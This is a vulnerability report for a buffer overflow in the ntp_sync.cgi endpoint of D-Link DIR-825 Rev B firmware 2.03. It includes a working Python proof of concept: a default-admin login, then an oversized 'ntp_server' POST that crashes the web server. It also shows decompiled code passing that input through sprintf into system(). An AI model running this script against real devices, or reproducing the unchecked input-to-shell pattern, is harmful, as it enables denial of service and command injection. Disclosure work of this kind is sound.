CVE Report - Buffer Overflow Vulnerability in DIR_825_REVB_FIRMWARE_2.03 Routers

Vulnerability Title

Buffer Overflow Vulnerability in DIR_825_REVB_FIRMWARE_2.03 Routers

Vulnerability Description

DLink DIR_825_REVB_FIRMWARE_2.03 devices have a buffer overflow vulnerability in the CGI interface "ntp_sync.cgi",which can cause web server crash via parameter "ntp_server" passed to the "ntp_sync.cgi" binary through a POST request.

Reproduction Steps

1. Log in to the router.


```
import requests

device_web_ip = '172.17.0.12'

headers = {
    'Host': device_web_ip,
    'Connection': 'keep-alive',
    'Content-Length': '1000',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': f'http://{device_web_ip}',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Referer': f'http://{device_web_ip}',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-
US;q=0.6'
}

login_params = login_params = {
    'html_response_page': 'logout_fail.asp',
    'login_name': 'YWRtaW4A',
    'login_n': 'admin',
    'login_pass': '',
    'login': 'Log In'
}
login_url = 'http://{}/login.cgi'.format(device_web_ip)
r = requests.post(url=login_url, data=login_params,
headers=headers, timeout=0.2)
if r is None or r.status_code != 200:
  print('Login wrong, please retry!')
  exit()
print(r.text)
```

2. Use the following Python code to test the vulnerability:

```
#coding=gbk
import requests
import pickle
import time

device_web_ip = "172.17.0.12"
base_url = "http://172.17.0.12/"

headers = {
    'Host': device_web_ip,
    'Connection': 'keep-alive',
    'Content-Length': '1000',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': f'http://{device_web_ip}',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Referer': f'http://{device_web_ip}',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
Safari/537.36 Edg/127.0.0.0',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6'
}

target_para = {
    'ntp_server':'a'*3000,
    }
r = requests.post(url=base_url+'ntp_sync.cgi', data=target_para, headers=headers)
print(r.text)
```


Cause Analysis

The get_cgi function accepts external data. The user affects v4 by setting the ntp_server value. After sprintf splicing, it enters v7 cause crash.



```
v4 = (char *)get_cgi("ntp_server");
if ( !v4 )
  v4 = "";
sprintf((char *)v7, "ntpclient -h %s -s -i 5 -c 1", v4);
printf("ntp_sync_cgi: cmd=%s\n", (const char *)v7);
system((const char *)v7);
```

Attack effect



```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa: Unknown host
Segmentation fault (core dumped)
/www # 
```

Suggested Fix

Avoid directly passing user input into the sink function.